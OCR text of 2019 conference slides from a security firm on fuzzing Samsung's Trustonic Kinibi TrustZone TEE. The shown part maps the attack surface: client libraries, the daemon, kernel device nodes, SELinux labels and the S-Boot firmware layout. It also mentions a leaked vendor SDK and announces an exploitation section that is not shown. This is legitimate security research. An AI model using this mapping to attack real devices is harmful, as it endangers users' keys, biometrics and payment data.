HITB GSEC 2019 Singapore

Digital Security

Launching feedback-driven fuzzing on TrustZone TEE

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Digital Security

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16 years in information security

Acknowledgments

1300 vulnerabilities found in 2018

Adobe · APACHE · hp · Microsoft · vmware · SAP · ORACLE · CISCO

75 research papers

100+ experts

19 industries

Software development	
Banks and finance	Telecom
Transport and logistics	Retail
Production	Media
Energy	Blockchain, etc.

165 talks at international conferences

HITB	DEFCON	YSTS	CONFidence
CONFidence	BlackHat	RSA	Infosec in the City ...

Agenda

- Samsung S8 usage of ARM TrustZone – Trustonic Kinibi
- Searching for attack target
- Exploring TrustZone implementation
- Trusted applications
- Fuzzing
- Crash analysis
- Results
- Exploitation of SVE-2019-14126

ARM TrustZone

Usage

GLOBALPLATFORM

- Corporate services
- Content management
- Personal data protection
- Connectivity protection
- Mobile financial services

SAMSUNG

- Hardware secure storage
- Authentication, biometrics
- Hardware cryptographic engine
- Digital Rights Management (DRM)
- Protecting and monitoring of the Normal World by the Secure World
  - Real-Time Kernel Protection (RKP)
  - Periodic Kernel Measurement (PKM)
- Trusted user interface

Trustonic Kinibi

TEE operating system


- Ex. G&D mobicore, <t-base
- Samsung Exynos SoCs: Galaxy S3 to Galaxy S9 – Trustonic Kinibi
- Samsung Galaxy S10 – Samsung Teegris
- github: trustonic-tee-user-space
- github: trustonic-tee-driver
- Old Qualcomm leak with Trustonic Kinibi SDK qcom_leaked_sources.zip
  - secure world headers
  - secure world static libraries
  - documentation
  - etc.

TRUSTONIC


Trustonic Kinibi

Normal World and Secure World

Architecture



Developer's view


Normal-World
Secure-World
Applications
Trusted Application Connector
GlobalPlatform TEE Client API
mcClient API
<t-base daemon
kernel
<t-base driver
GlobalPlatform Trustted Applications
<t-base Legacy Trusted Applications
GlobalPlatform TEE Internal API
tlAPI
Runtime Management
Secure Drivers
<t-base micro-Kernel
ARM TrustZone® enabled SoC

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
Normal World

Exploring Android file system

Trustonic Kinibi

Client applications


- Keymaster
  - access to key information
- Fingerprintd
  - biometrics
- Samsung Pay
- ...



Trustonic Kinibi

Trusted application connector

- Native libraries
  - libtlcotp.so
  - libtlc_direct_comm.so
  - ...
- Binder
  - /system/bin/tlc_server – access to trustlets via Binder interface
  - TuiService.apk – access to TUI
- Service provider provisioning agent
- Root provisioning agent
  - RootPA.apk – gd.mobicore.pa



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
Trustonic Kinibi

Client API


- /system/vendor/lib64/libMcClient.so – trustlet communication
  - mcOpenSession
  - mcMallocWsm
  - mcNotify
  - …
- /system/vendor/lib64/libMcRegistry.so – registry management
  - mcRegistryStoreAuthToken
  - mcRegistryStoreSp
  - …



Trustonic Kinibi

Daemon


- /system/vendor/bin/mcDriverDaemon
- Communicates through @mcdaemon socket
- SELinux
  - u:object_r:mobicoredaemon_exec:s0



Trustonic Kinibi

Kernel components

- Official open source Android kernel
- Community builds
  - TGP Kernel
  - Xceed
  - BatStock-Kernel V1.8.0
  - ...
- make menuconfig
  - TrustZone related kernel components
- Trustonic TEE Driver
  - triggers SMC to switch CPU to Secure World




```
< > Kernel console over STM devices
< > Intel(R) Trace Hub controller
    FPGA Configuration Support  --->
[*] BTS driver support  --->
[*] TRACE driver support  --->
<*> Trustonic TEE Driver
[*]   Trustonic TEE uses LPAE
[ ]   Trustonic TEE driver debug mode
<*>   Trustonic Trusted UI
[*]     Trustonic Trusted UI with fb_blank
[*]     TBase Trusted UI use touch related code
[*]   Secure OS control
[*]   Secure OS booster API
[ ]   Seucre OS booster API supports MCT disable
[*] Vision Support  --->
    *** CCIC configs ***
[*] CCIC notifier support
[ ] CCIC S2MM003
[*] CCIC S2MM005
[*] support CCIC alternate mode
[*] Support LPM ENABLE
[ ] support WATER DETECT
[*] Samsung NFC driver
      Near Field Communication (NFC) devices  --->
<*> Sensors ssp
```

Trustonic Kinibi

Kernel components

- Main kernel entry points
  - /dev/mobicore – administration tasks
  - /dev/mobicore-user – client application – trusted application communication
  - /dev/t-base-tui – trusted user interface
- SELinux enforced
  - u:object_r:mobicore_device:s0
  - u:object_r:mobicore_user_device:s0
  - u:object_r:tui_device:s0



Digital Security

Secure World

Exploring binary images

Trustonic Kinibi

Secure World

- **sboot.bin**
- Fernand Lone Sang – Reverse Engineering Samsung S6 SBOOT
- Alexander Tarasikov – Reverse-engineering Samsung Exynos 9820 bootloader and TZ


```
  +---Firmware----------------------------+
+-+  G950FXXU3CRGH_G950FOXM3CRGH_SER.zip  |
| +---------------------------------------+
|
|    +---Firmware content------------------------------------------------------------+
+--->+ AP_G950FXXU3CRGH_CL14023573_QB19093103_REV00_user_low_ship_meta.tar.md5       |
   +-+ BL_G950FXXU3CRGH_CL14023573_QB19093103_REV00_user_low_ship.tar.md5            |
   | | CP_G950FXXU3CRGH_CP10267592_CL14023573_QB19093103_REV00_user_low_ship.tar.md5 |
   | | CSC_OXM_G950FOXM3CRGH_CL14023573_QB19093103_REV00_user_low_ship.tar.md5       |
   | | HOME_CSC_OXM_G950FOXM3CRGH_CL14023573_QB19093103_REV00_user_low_ship.tar.md5  |
   | +-------------------------------------------------------------------------------+
   |
   |    +--BL_G950FXXU3CRGH...--+
   +--->+ cm.bin.lz4            |
        | param.bin.lz4         |
      +-+ sboot.bin.lz4         |
      | | up_param.bin.lz4      |
      | +-----------------------+
      |
      +-------------------------------------------------------------------------------------->
```

Trustonic Kinibi

S-Boot

- Based on ARM Trusted Firmware (now Trusted Firmware-A)
- Secondary bootloader – AP_BL2
- EL3 Monitor – AP_BL31
- Secure EL-1 Payload – AP_BL32
- U-boot – AP_BL33

```
   +--sboot.bin-----------+
+--> Secondary Bootloader |
   | EL3 Monitor          |
 +-+ Secure EL-1 Payload  |
 | | Non-secure Payload   |
 | +----------------------+
 |
 +---------------------------->
```



